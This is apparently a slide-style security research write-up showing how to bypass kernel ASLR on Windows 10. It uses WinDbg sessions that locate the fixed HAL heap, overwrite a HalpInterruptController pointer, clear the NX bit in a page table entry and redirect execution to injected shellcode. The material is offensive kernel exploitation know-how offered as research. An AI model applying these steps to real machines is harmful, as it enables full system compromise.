Bypassing kernel ASLR

Target : Windows 10

(remote bypass)

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

Imagine, you can execute in remote (and you can repeat this action) :
MOVQ [RDI], RSI
You control RDI and RSI

Two questions :

- Where do we write ?

- What do we write ?

Don't forget, any access of unmapped memory causes a BSOD. (and Windows has an ASLR kernel since Windows 7)

Ok, lets go, is the ASLR on all modules ?

```
kd> lm
start             end                 module
00007ff8`10ef0000 00007ff8`110a6000   ntdll
fffff800`1ace4000 fffff800`1acef000   kdcom
fffff800`1ae0f000 fffff800`1b5e3000   nt
fffff800`1b5e3000 fffff800`1b64d000   hal
fffff800`23c00000 fffff800`23c58000   msrpc
fffff800`23c60000 fffff800`23cb9000   FLTMGR
fffff800`23cc0000 fffff800`23ce0000   ksecdd
fffff800`23ce0000 fffff800`23cf3000   clipsp
fffff800`23d00000 fffff800`23dd2000   Wdf01000
fffff800`23de0000 fffff800`23df0000   WDFLDR
fffff800`23df0000 fffff800`23e0e000   acpiex
fffff800`23e20000 fffff800`23eaf000   ACPI
fffff800`23eb0000 fffff800`23eba000   WMILIB
fffff800`23ec0000 fffff800`23f4d000   cng
[...]
```

```
kd> lm
start             end                 module
00007ffb`bf920000 00007ffb`bfad6000   ntdll
fffff801`ba400000 fffff801`ba458000   msrpc
fffff801`ba460000 fffff801`ba4b9000   FLTMGR
fffff801`ba4c0000 fffff801`ba4e0000   ksecdd
fffff801`ba4e0000 fffff801`ba4f3000   clipsp
fffff801`ba500000 fffff801`ba5d2000   Wdf01000
fffff801`ba5e0000 fffff801`ba5f0000   WDFLDR
fffff801`ba5f0000 fffff801`ba60e000   acpiex
fffff801`ba620000 fffff801`ba6af000   ACPI
fffff801`ba6b0000 fffff801`ba6ba000   WMILIB
fffff801`ba6c0000 fffff801`ba74d000   cng
fffff801`ba760000 fffff801`ba770000   pcw
fffff801`ba770000 fffff801`ba77a000   msisadrv
fffff801`ba780000 fffff801`ba7c9000   pci
[...]
```

As Windows 7 and 8 / 8.1, modules are randomized.

Pro Tip !

Undocumented extension command of windbg : !ptetree

The ptetree command lists all pages allocated for a process and pte2va translates a page table entry to the corresponding virtual address.

```
kd> !ptetree
[...]
fffff6fb7dbedff8 00000000001EF063 pfn 1ef       ---DA--KWEV
    fffff6fb7dbffff8 00000000001EE063 pfn 1ee       ---DA--KWEV
        fffff6fb7ffffff0 00000000001ED063 pfn 1ed       ---DA--KWEV
            fffff6ffffffe800 0000000000100163 pfn 100       -G-DA--KWEV
            fffff6ffffffe808 0000000000105163 pfn 105       -G-DA—KWEV
[...]
kd> !pte2va FFFFF6FFFFFFE808
ffffffffffd01000
```

After some reboots, we can figure out that the page with the ffffffff`ffd00000 address is not randomized.

What is this address ?

```
kd> !pte ffffffff`ffd00000
PXE at FFFFF6FB7DBEDFF8    [...]  PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE800
contains 00000000002DD063  [...]  contains 00000000002DF063  contains 8000000000001163
pfn 2dd       ---DA--KWEV  [...]       ---DA--KWEV  pfn 1         -G-DA--KWEV
```

windbg shows that the page rights are KWE (RWX) but if we look the containing data, the first bit is set. So the NX protection is enabled and page is just RW.


My-self promotion

Ho... wait !

The ffffffff`ffd00000 address reminds me something

In october 2011 I published a paper on Windows 7 (32b) kernel ASLR bypass, and I used...

ffd00000 address space !



ffffffff`ffd00000 contains a lot of pointers to HAL.DLL

After a quick search in this DLL we can see :


```
.data:0000000080052028 HalpHeapStart   dq 0FFFFFFFFFFD00000h   ; DATA
XREF: HalpUnmapVirtualAddress:loc_800156ECr
```

This is the << heap >> of HAL.

Now our objective is to redirect execution to the shellcode.

A global variable of HAL.DLL is really interesting, HalpInterruptController


```
kd> dq hal!HalpInterruptController L1
fffff800`c3c18990  ffffffff`ffd004b0
```



So we have a call *(ffffffff`ffd004b0+78)(...)

We can try to overwrite this qword and see.

```
kd> eq ffffffff`ffd004b0+78 414141414141414141
kd> g
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000003b

(0x00000000C0000005,0xFFFFF800C3BD69DB,0xFFFFD000206ACB50,0x0000000000000000)
[...]
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
efl=00010002
hal!HalRequestSoftwareInterrupt+0xbb:
fffff800`c3bd69db ffd0            call    rax {41414141`41414141}
[...]
```



Shellcode time !

On windows all PTEs has a fixed address. If you want to access to the 0xffffffffffd00000 PTE you can read 0xFFFFF6FFFFFFE800.
!pte displays this information :


```
kd> !pte ffffffff`ffd00000
                                           VA ffffffffffd00000
PXE at FFFFF6FB7DBEDFF8    [...]PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE800
contains 00000000002DE063  [...]contains 00000000002E0063  contains 8000000000001163
pfn 2de       ---DA--KWEV  [...]pfn 2e0       ---DA--KWEV  pfn 1         -G-DA--KWEV

kd> dq FFFFF6FFFFFFE800
fffff6ff`ffffe800  80000000`00001163 80000000`00002163
fffff6ff`ffffe810  80000000`f00b007b 80000000`00003163
fffff6ff`ffffe820  80000000`00004163 00000000`00005101
fffff6ff`ffffe830  80000000`00006163 80000000`00007163
fffff6ff`ffffe840  80000000`00008123 80000000`0000b163
fffff6ff`ffffe850  80000000`00009163 80000000`0000a163
fffff6ff`ffffe860  80000000`0000d103 80000000`0000c163
fffff6ff`ffffe870  80000000`00070163 80000000`0000e163
```

ffffffff`ffd00000 space is full of codecaves, I took a random one, ffffffff`ffd035c0, but NX flag is set :-(


Remember, all PTE have a fixed address.

So, we can overwrite the NX flag of this address :-)

```
kd> eq FFFFF6FFFFFFE81f 00000000`00000000 // Rewrite to disable NX flag
kd> g
[continue]
kd> eb ffffffff`ffd035c0 90 90 90 90 90 cc
// 90 90 90 90 90 cc == nop ; nop ; nop ; nop ; nop ; int3
kd> g
[continue]
kd> eq ffffffff`ffd00528 ffffffff`ffd035c0
kd> g
Break instruction exception - code 80000003 (first chance)
ffffffff`ffd035c5 cc              int     3
```



So... to remotely bypass kernel ASLR on Windows 10 you just have to write a shellcode at ffffffff`ffd035c0 (or another address) and disable the NX flag in the page table entry. Write ffffffff`ffd035c0 at ffffffff`ffd00528 and... no more !



Thanks for reading :-)

Thank to Kutio and Alex Ionescu for proofreading !

Another (local) sexy bypass :
http://www.alex-ionescu.com/infiltrate2015.pdf